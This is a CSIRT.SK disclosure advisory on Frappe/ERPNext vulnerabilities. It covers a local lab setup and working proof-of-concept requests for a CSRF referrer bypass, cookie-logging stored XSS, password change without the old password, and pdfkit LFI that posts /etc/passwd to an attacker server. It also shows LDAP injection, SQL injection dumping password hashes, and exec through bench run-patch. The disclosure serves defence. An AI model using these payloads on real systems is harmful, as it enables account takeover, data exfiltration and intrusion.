MINISTERSTVO
INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA
A INFORMATIZÁCIE
SLOVENSKEJ REPUBLIKY

CSIRT.SK

Frappe Framework Vulnerabilities

Created by: CSIRT.SK
Ministerstvo investícií, regionálneho rozvoja a informatizácie SR
Pribinova 25
811 09 Bratislava

Date of creation: May 2025

TLP: Clear

Summary

A brief overview of the python Frappe framework performed by CSIRT.SK researchers revealed a throve of vulnerabilities allowing attackers to perform different kinds of attacks. There may be plenty more bugs in the code base just waiting to be discovered.

All proof of concepts source code is available on a github repository.

All these vulnerabilities have been tested on frappe docker with image *frappe/erpnext:v15.54.4*. To our knowledge all the exploits still work in *frappe/erpnext:v15.57.0* except the CSRF bypass. It is possible, that in later versions these vulnerabilities will be fixed, since they were reported to the authors months ago. In first part of this article we will go through setting up local lab to test the vulnerabilities discussed. If you already have running frappe target, feel free to skip this part.

Setting Up Local Lab

To setup local lab having docker installed is necessary. The setting up consists of three main steps.

1. Building docker container

1. Download official github repository

   ```
   git clone https://github.com/frappe/frappe_docker
   ```

2. In frappe_docker directory in the pwd.yml file change all versions of frappe/erpnext image to v15.54.4

   ```
   sed -i -e "s/frappe\/erpnext:.*$/frappe\/erpnext:v15.54.4/g" pwd.yml
   ```

3. Add *config.json* file in the frappe_docker directory with following contents:

   ```
   {
     "db_host": "db",
     "db_port": 3306,
     "redis_cache": "redis://redis-cache:6379",
     "redis_queue": "redis://redis-queue:6379",
     "redis_socketio": "redis://redis-queue:6379",
     "socketio_port": 9000,
     "allowed_referrers": ["example.com"]
   }
   ```

   The important part is *allowed_referrers* which is one of the vulnerable features.

4. Add new volume for frontend service in *pwd.yml* to link the common site config to the frappe service. The volumes for frontend service should look as follows:

```
volumes:
  - sites:/home/frappe/frappe-bench/sites
  - logs:/home/frappe/frappe-bench/logs
  - ./config.json:/var/www/html/sites/common_site_config.json
```

5. Add ldap service *in pwd.yml* to be able to enable ldap authentication in the Frappe later.

```
openldap:
    image: osixia/openldap
    container_name: openldap
    environment:
        LDAP_LOG_LEVEL: "256"
        LDAP_ORGANISATION: "Example Inc."
        LDAP_DOMAIN: "example.org"
        LDAP_BASE_DN: ""
        LDAP_ADMIN_PASSWORD: "admin"
        LDAP_CONFIG_PASSWORD: "config"
        LDAP_READONLY_USER: "false"
        LDAP_RFC2307BIS_SCHEMA: "false"
        LDAP_BACKEND: "mdb"
        LDAP_TLS: "true"
        LDAP_TLS_CRT_FILENAME: "ldap.crt"
        LDAP_TLS_KEY_FILENAME: "ldap.key"
        LDAP_TLS_DH_PARAM_FILENAME: "dhparam.pem"
        LDAP_TLS_CA_CRT_FILENAME: "ca.crt"
        LDAP_TLS_ENFORCE: "false"
        LDAP_TLS_CIPHER_SUITE: "SECURE256:-VERS-SSL3.0"
        LDAP_TLS_VERIFY_CLIENT: "demand"
        LDAP_REPLICATION: "false"
        LDAP_REMOVE_CONFIG_AFTER_SETUP: "true"
        LDAP_SSL_HELPER_PREFIX: "ldap"
    stdin_open: true
    volumes:
        - /var/lib/ldap
        - /etc/ldap/slapd.d
        - /container/service/slapd/assets/certs/
    ports:
```

```
            - "389:389"
            - "636:636"
        domainname: "example.org"
        hostname: "ldap-server"
phpldapadmin:
        image: osixia/phpldapadmin:latest
        container_name: phpldapadmin
        environment:
            PHPLDAPADMIN_LDAP_HOSTS: "openldap"
            PHPLDAPADMIN_HTTPS: "false"
        ports:
            - "8888:80"
        depends_on:
            - openldap
```

6. Finally, simply run docker compose as in normal Frappe docker installation.

   `docker compose -f pwd.yml up -d`

2. Installing the Frappe

This step is straightforward. Just go to http://localhost:8080 and go through installation steps. Default user credentials are Administrator:admin. It may take some time to finish the installation.

3. Setup LDAP

1.1. Setup LDAP authentication in Frappe

Once authenticated as an Administrator go to http://localhost:8080/app/ldap-settings.

In the configuration set following settings:

- Directory Server: OpenLDAP
- LDAP Server Url: ldap://openldap:389
- Base Distinguished Name (DN): cn=admin,dc=example,dc=org
- Password for Base DN: admin

- LDAP search path for Users: dc=example,dc=org
- LDAP search path for Groups: dc=example,dc=org
- LDAP Search String: (&(objectClass=posixAccount)(uid={0}))
- LDAP Email Field: mail
- LDAP Username Field: uid
- LDAP First Name Field: mail
- Default User Type: Website User

Check the Enabled checkbox and save settings.

1.2. Populate LDAP database with dummy data

Once the docker lab is composed check for id of openldap container and run shell in it.

- to get the id run following command:

  `docker ps | grep openldap | awk '{print $1}'`

- in our case the output is `26dbb5abd343`
- run bash in the container with following command:

  `docker exec -it 26dbb5abd343 /bin/bash`

- write following contents into sample.ldif:

```
# Organizational Units

dn: ou=Users,dc=example,dc=org
objectClass: organizationalUnit
ou: Users

# Sample Users
dn: uid=jdoe,ou=Users,dc=example,dc=org
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
cn: John Doe
sn: Doe
givenName: John
uid: jdoe
mail: jdoe@example.org
uidNumber: 1001
```

```
gidNumber: 1001
homeDirectory: /home/jdoe
userPassword: {SSHA}C3xHC0Sg2llL/qbDdyZIFmEo/OU3VYQo
```

- use `ldapadd` to add the records to the database:

  `ldapadd -x -D "cn=admin,dc=example,dc=org" -W -f dample.ldif`

- when prompted, provide ldap password (`admin`)

Once finished you should be able to login through ldap as `jdoe@example.org` with password `jdoe_secure_password`.

Found vulnerabilities

1. Cross-Site Request Forgery (CSRF)

To achieve CSRF in the Frappe framework, we need to exploit two separate security issues.

1.1. CSRF validation bypass

The first issue arises from a new addition committed in November 2024 (https://github.com/frappe/frappe/commit/d4382dc02055ff19966f71ab1579ffaa22c1a0a8). The vulnerable method responsible for this issue is *is_allowed_referrer*.

```
def is_allowed_referrer(self):
    referrer = frappe.get_request_header("Referer")
    origin = frappe.get_request_header("Origin")
    # Get the list of allowed referrers from cache or configuration
    allowed_referrers = frappe.cache.get_value(
        "allowed_referrers",
        generator=lambda: frappe.conf.get("allowed_referrers", []),
    )
    # Check if the referrer or origin is in the allowed list
    return (referrer and any(referrer.startswith(allowed) for allowed in allowed_referrer
s)) or (
        origin and any(origin == allowed for allowed in allowed_referrers)
    )
```

The check only verifies whether the provided referrer starts with the allowed referrer. This means that if a developer allows *example.com*, an attacker can use a domain like *example.com.attacker.com*, which passes the check and successfully bypasses CSRF validation.

1.2. Handling GET and POST requests the same way

The Frappe CMS in some cases handles GET requests in the same way as POST requests in its API handlers. This allows an attacker to bypass the SameSite=Lax cookie attribute set on the session cookie.

For example, when calling the /api/method/frappe.utils.print_format.report_to_pdf API endpoint, an attacker can use either a GET or POST request to trigger PDF generation, making it easier to exploit CSRF vulnerabilities.

1.3. Simple CSRF POC

When an attacker hosts the following HTML content on their domain example.com.attacker.com, they can change the password of a visitor who is logged in to Frappe hosted on example.com (more details in vulnerability no. 3).

```
<meta http-equiv="refresh" content="0; url=http://example.com/api/method/frappe.desk.page.user_profile.user_profile.update_profile_info?profile_info=%7b%22new_password%22%3a%20%22TestPassword123456%3f%22%7d"/>
```

Since this redirect makes a GET request, the session cookies will be sent with the request because of the SameSite=Lax attribute. The Referrer header will also be set to example.com.attacker.com, which will pass the *is_allowed_referrer* check and execute successfully.

Another way to exploit the CSRF is to attack the web server with the LFI exploiting CVE-2025-26240. If the http content on attacker's server was as follows, the attacker would see contents of /etc/passwd being send to their server listening on http://172.17.0.1:8888.

```
<meta http-equiv="refresh" content="0; url=http://example.com/api/method/frappe.utils.print_format.report_to_pdf?html=<meta+name%3d'pdfkit-print-media-type'+content%3d'><meta+name%3d'pdfkit-background'+content%3d'><meta+name%3d'pdfkit-images'+content%3d'><meta+name%3d'pdfkit-quiet'+content%3d'><meta+name%3d'pdfkit-encoding'+content%3d'><meta+name%3d'pdfkit-margin-right'+content%3d'><meta+name%3d'pdfkit-margin-left'+content%3d'><meta+name%3d'pdfkit-margin-top'+content%3d'><meta+name%3d'pdfkit-margin-bottom'+content%3d'><meta+name%3d'pdfkit-cookie-jar'+content%3d'><meta+name%3d'pdfkit-page-size'+content%3d'><meta+name%3d'pdfkit-quiet'+content%3d'>+<meta+name%3d'pdfkit---disable-local-file-access'+content%3d'>+<meta+name%3d'pdfkit---allow'+content%3d'/etc'>+<meta+name%3d'pdfkit---post-file'+content%3d'>+<meta+name%3d'pdfkit-file--a'+content%3d'/etc/passwd'>+<meta+name%3d'pdfkit-http%3a//172.17.0.1%3a8888%3fLFI-TEST%3d--'+content%3d'--cache-dir'>+<h1>LFI+POC</h1>"/>
```

2. Stored XSS


When we send POST request providing for example, {"user_image":"http://\"><img src=x onerror=console.log(document.cookie)>"} as the *profile_info* value, we can see that the image is rendered, and the document cookies are logged in the console.

Request:

```
POST /api/method/frappe.desk.page.user_profile.user_profile.update_profile_info HTTP/1.1
Host: localhost:8080
X-Frappe-CSRF-Token: 1a34e75a0c0471bf0138c5ab966040a59a2f5290f811314f19bb85c3
Cookie: sid=1612f02626922182dfbe581e3f3961a9c36ef1b14efa7b26f880715a
Content-Length: 128
Content-Type: application/x-www-form-urlencoded

profile_info=%7b%22user_image%22%3a%22http%3a%2f%2f%5c%22%3e%3cimg%20src%3dxyz%20onerror%3dconsole.log(document.cookie)%3e%22%7d
```

Result:



This payload is also reflected on http://localhost:8080/app/home although it isn't visible to user (the payload is still executed).

TLP: Clear

3. Password Change

An attacker can also change the password of an authenticated user without knowing the current one. This can be achieved by sending the JSON payload {"new_password":" 0xdeadbeef"} to the profile_info parameter in the /api/method/frappe.desk.page.user_profile.user_profile.update_profile_info endpoint.

Request:

```
POST /api/method/frappe.desk.page.user_profile.user_profile.update_profile_info HTTP/1.1
Host: localhost:8080
Cookie: system_user=no; user_image=; sid=c75135de8c12dbcaa933e6f92901703828da54eb463148587d323767; full_name=test; user_id=test%40test.test
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

profile_info={"new_password"%3a"0xdeadbeef"}
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Fri, 16 May 2025 09:11:03 GMT
Content-Type: application/json
<SNIP>
```

After the request is successfully sent user can log in with new password.

Request:

```
POST /login HTTP/1.1
Host: localhost:8080
Content-Length: 43
Content-Type: application/x-www-form-urlencoded

cmd=login&usr=test@test.test&pwd=0xdeadbeef
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Set-Cookie: sid=5fbcd629e3d859ba69acfd8718ae79d6dac5d40b2754dafa7f6e859a; Expires=Fri, 23 May 2025 11:14:03 GMT; Max-Age=612000; HttpOnly; Path=/; SameSite=Lax
<SNIP>
```

This vulnerability could lead to a complete takeover of the user's account when combined with the CSRF bypass.

To abuse the CSRF bypass one has to first send POST request to change the password and then the password can be also changed by GET requests as follows.

Request:

```
GET /api/method/frappe.desk.page.user_profile.user_profile.update_profile_info?profile_info={"new_password"%3a"0xdeadbeef123"} HTTP/1.1
Host: localhost:8080
Cookie: sid=a4c9818f005fa628d936b0937e0b8da3486167b11ff1ff9a87767ab7
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Fri, 16 May 2025 09:32:12 GMT
Content-Type: application/json
Content-Length: 2044
<SNIP>
```

And after the password is changed user can login with the new credentials 0xdeadbeef123.

Request:

```
POST /login HTTP/1.1
Host: localhost:8080
X-Requested-With: XMLHttpRequest
Content-Length: 47
Content-Type: application/x-www-form-urlencoded

cmd=login&usr=test1@test.test&pwd=0xdeadbeef123
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Fri, 16 May 2025 09:32:18 GMT
Content-Type: application/json
Content-Length: 57
Connection: keep-alive
Set-Cookie: sid=aecdcadc69852d2b9874d238b9ae3bb4206f70d27af00b92e8ee9b10; Expires=Fri, 23 May 2025 11:32:18 GMT; Max-Age=612000; HttpOnly; Path=/; SameSite=Lax
<SNIP>
```

We found this behavior to be too non-deterministic to be easily exploitable, however we have decided to include it in the post since it is a problem and the attack vector is not too complex.

4. Exploiting CVE-2025-26240 in Frappe CMS - Authenticated SSRF / LFI

As we discussed in our previous blog about the pdfkit vulnerability - CVE-2025-26240 (blog post) - an attacker can exploit the from_string method to achieve *SSRF* or *LFI*. In the Frappe CMS, the attacker must be authenticated to call the /api/method/frappe.utils.print_format.report_to_pdf endpoint.

Since Frappe adds a few options by default, we need to mock them to ensure they appear before our own arguments. Below is an example of an HTML document that must be sent to achieve LFI in the Frappe framework:

```
<meta name='pdfkit-print-media-type' content=''>
<meta name='pdfkit-background' content=''>
<meta name='pdfkit-images' content=''>
<meta name='pdfkit-quiet' content=''>
<meta name='pdfkit-encoding' content=''>
<meta name='pdfkit-margin-right' content=''>
<meta name='pdfkit-margin-left' content=''>
<meta name='pdfkit-margin-top' content=''>
<meta name='pdfkit-margin-bottom' content=''>
<meta name='pdfkit-cookie-jar' content=''>
<meta name='pdfkit-page-size' content=''>
<meta name='pdfkit-quiet' content=''>
<meta name='pdfkit---disable-local-file-access' content=''>
<meta name='pdfkit---allow' content='/etc'>
<meta name='pdfkit---post-file' content=''>
<meta name='pdfkit-file--a' content='/etc/passwd'>
<meta name='pdfkit-http://172.17.0.1:8888?LFI-TEST=--' content='--cache-dir'>
<h1>LFI POC</h1>
```

In the payload, *http://172.17.0.1:8888* is an attacker-controlled server with a Python server listening on port *8888*.

When the HTML is sent, we receive the contents of the */etc/passwd* file, exactly as demonstrated in our CVE-2025-26240 blog (blog post).

Similarly, we could achieve SSRF by using the --script argument and adding both --disable-javascript and --enable-javascript immediately afterward. Since the Frappe authors implemented security options to disable JavaScript with {"disable-javascript": "", "disable-local-file-access": ""}, this manipulation effectively bypasses those protections.

5. LDAP Injection

The LDAP injection vulnerability is present in *ldap_settings.py*, specifically in the following methods:

- **reset_password** (Line 339) (Authenticated user only) - User-provided input is directly used in the LDAP search filter search_filter = f"({self.ldap_email_field}={user}

  - This allows an attacker to inject arbitrary LDAP search filters, potentially retrieving unintended user records or modifying authentication behavior. **Request:**

    ```
    GET
    /api/method/frappe.integrations.doctype.ldap_settings.ldap_settings.reset_pass
    word?user=admin*&password=test&logout=0
    ```

  - This can also be exploited with the CSRF bypass achieving unauthenticated LDAP password reset of any user.

- **authenticate** (Line 311)

  User input is unsafely used to construct the LDAP search string user_filter = self.ldap_search_string.format(username)

  - This can allow an attacker to craft an input that manipulates the LDAP query, possibly accessing private user's information.

    Request:

    ```
    POST /api/method/frappe.integrations.doctype.ldap_settings.ldap_settings.login Host:
    localhost:8080
    Content-Length: 54
    X-Requested-With: XMLHttpRequest
    Content-Type: application/json

    {"usr":"adm)(|(cn=)(|(sn=)(|(cn=)))", "pwd":"test"}
    ```

  - This can be abused in larger LDAP databases to do timing attack, since the application first checks whether the user exists and after that tries to rebind the connection with retrieved user and provided password.

6. Authenticated SQL Injection

The SQL query in *execute_query* method is formatted as follows:

```
query = """select {fields}
        from {tables}
        {conditions}
        {group_by}
        {order_by}
        {limit}""".format(**args)
```

On both *order_by* and *group_by* a similar filter is applied. The filter being bypassed is located in *frappe.model.db_query.py* (line 1114):

```
if "select" in _lower and "from" in _lower:
```

An attacker can bypass this check by setting:

```
group_by = "name UNION SELECT '"
order_by = "',null,...,null,name,password FROM __Auth"
```

This results in a final query that extracts username and password hashes from the *__Auth* table.

Sending the following request:

```
GET /api/method/frappe.desk.reportview.export_query?ignore_permissions=True&doctype=
Notification+Settings&fields=*&file_format_type=CSV&group_by=name+UNION+SELEC
T+'&order_by=',null,null,null,null,null,null,null,null,null,null,null,null,null,null,name
,password+FROM+__Auth HTTP/1.1
Host: localhost:8080
Cookie: system_user=no; user_image=; sid=1a04399debb6cfc1d63eb5f52d12fb03b03b8c216
7e63a953f6d4404; full_name=jdoe%40example.org; user_id=jdoe%40example.org
```

Results in:

```
HTTP/1.1 200 OK
Content-Disposition: filename="Notification Settings.csv"
...
"admin@admin.admin","$pbkdf2-sha256$29000$SGnNOcc4Z.xdK6W0VsoZAw$4DtTeEua
TiqMbuNxjQW.DYWsrIy25qJuTvFWB5/ANnc"
```

This confirms that an authenticated attacker can extract password hashes from the *__Auth* table, allowing offline brute force attacks. The table *Notification Settings* was used because all users seem to have *Export* rights for it by default, as well as for example table *Tag* and others.

7. Code Execution

The last vulnerability we will discuss is not as severe, however, it might lead to some nice privilege escalations in case *sudo* rights are improperly set to compromised accounts.

The Frappe is using *bench* command line utility. Frappe implements few custom commands, one of which is *run-patch*. The *run-patch* has undocumented feature, that enables user to run python code in simple python *exec* function without any sandbox or constraints. When user runs command `bench run-patch 'execute:import os;os.system("touch /tmp/test.txt")'` file *test.txt* will be created showcasing, that the os command was executed successfully.

```
frappe@23b74066cd35:~/frappe-bench$ bench run-patch 'execute:import os;os.system("touch /tmp/test.txt")'
Executing execute:import os;os.system("touch /tmp/test.txt") in frontend (_5e5899d8398b5f7b)
Success: Done in 0.28s
frappe@23b74066cd35:~/frappe-bench$ ls /tmp
test.txt
```

This can be exploited for example to either escalate privileges in case compromised user account has *sudo* rights for running `bench run-patch *`. This is also the case, when there is a custom administrative page for running patches, that can be exploited with previously mentioned SSRF.